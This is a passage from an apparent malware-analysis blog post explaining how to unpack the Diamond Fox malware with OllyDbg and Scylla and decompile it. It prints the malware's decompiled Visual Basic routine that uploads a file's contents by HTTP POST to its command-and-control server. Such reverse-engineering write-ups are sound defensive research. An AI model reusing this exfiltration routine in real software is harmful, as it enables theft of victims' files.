004012D9   E8 F0FFFFFF   CALL s1a.004012CE                 JMP to msvbvm60.ThunRTMain
004012DE   0000          ADD BYTE PTR DS:[EAX],AL
004012E0   0000          ADD BYTE PTR DS:[EAX],AL
004012E2   0000          ADD BYTE PTR DS:[EAX],AL
004012E4   3000          XOR BYTE PTR DS:[EAX],AL
004012E6   0000          ADD BYTE PTR DS:[EAX],AL
004012E8   3800          CMP BYTE PTR DS:[EAX],AL
```

Now we can copy the address of the real Entry Point (in the analyzed case it is 0x4012D4) and dump the unpacked executable for further analysis.


I will use Scylla Dumper. Not closing OllyDbg, I attached Scylla to the running process of Diamond Fox (named *s_1.exe* in my case).




I set as the OEP (Original Entry Point) the found one, then I clicked *IAT Autosearch* and *Get Imports*:



Scylla found several imports in the unpacked executable:




We can view the eventual invalid and suspected imports and remove them – however, in this case, it is not required. We can just dump the executable by pressing button *Dump*.



Then, it is very important to recover the found import table by clicking *Fix Dump* and pointing to the dumped file. As a result, we should get an executable named by Scylla in the following pattern: _dump_SCY.exe.

Now, we got the unpacked file that we can load under the debugger again. But, most importantly, we can decompile it by a Visual Basic Decompiler to see all the insights of the code.



Example of the decompiled code – part responsible for communication with the CnC (click to enlarge):

```
Public Sub Proc_0_23_407344(arg_C, arg_10, arg_14) '407344
  'Data Table: 401634
  Dim var_AC As Variant
  Dim var_104 As String
  Dim var_D0 As Variant
  loc_407103: If ((FileLen(arg_C) > &HA) And Proc_0_13_403BB4(arg_C)) Then
  loc_407108:   On Error Resume Next
  loc_407111:   Set var_98 = New
  loc_40711B:   var_9C = Proc_0_50_404348()
  loc_407123:   If arg_14 Then
  loc_40715F:     var_90 = Mid$(CStr(StrConv(CVar(Proc_0_35_403E94(arg_C)), &H80, 0)), 2, var_E0)
  loc_407175:   Else
  loc_40717F:     var_90 = Proc_0_35_403E94(arg_C)
  loc_407182:   End If
  loc_4071D2:   var_104 = "--" & var_9C & vbCrLf & "Content-Disposition: " & "form-data" & "; " & "Name" & "=""" & Left$(Me(124), 3) & """; filename="""
  loc_40726D:   var_AC = StrConv(var_104 & arg_10 & """" & vbCrLf & "Content-Type" & ": file" & vbCrLf & vbCrLf & var_90 & vbCrLf & "--" & var_9C & "--", &H80, 0)
  loc_407289:   Set var_138 = var_98
  loc_4072A1:   var_D0 = False
  loc_4072D0:   Call {016FE2EC-B2C8-45F8-B23B39E53A75396B}.Method_arg_24 ("POST", Me(16) & "?" & Left$(Me(124), 3) & "=" & "1")
  loc_407304:   Call {016FE2EC-B2C8-45F8-B23B39E53A75396B}.Method_arg_28 ("Content-Type", "multipart/" & "form-data" & "; boundary=" & var_9C)
  loc_407320:   Call {016FE2EC-B2C8-45F8-B23B39E53A75396B}.Method_arg_34 (var_AC)
  loc_407329:   Set var_138 = Nothing
  loc_407334:   Set var_98 = Nothing
  loc_407337: End If
  loc_407342: Result &HFF End Sub 'Integer
End Sub
```

Conclusion

Unpacking Diamond Fox is not difficult, provided we know a few tricks that are typical for this malware family. Fortunately, the resulting code is no further obfuscated. The authors left some open strings that make functionality of particular blocks of code easy to guess. In the next post, we will have a walk through the decompiled code and see the features provided by the latest version of Diamond Fox.

This was a guest post written by Hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves going in details about malware and sharing threat information with the community. Check her out on Twitter @[hasherezade](#) and her personal blog: [https://hshrzd.wordpress.com](#).

Source: https://blog.malwarebytes.com/threat-analysis/2017/03/diamond-fox-p1/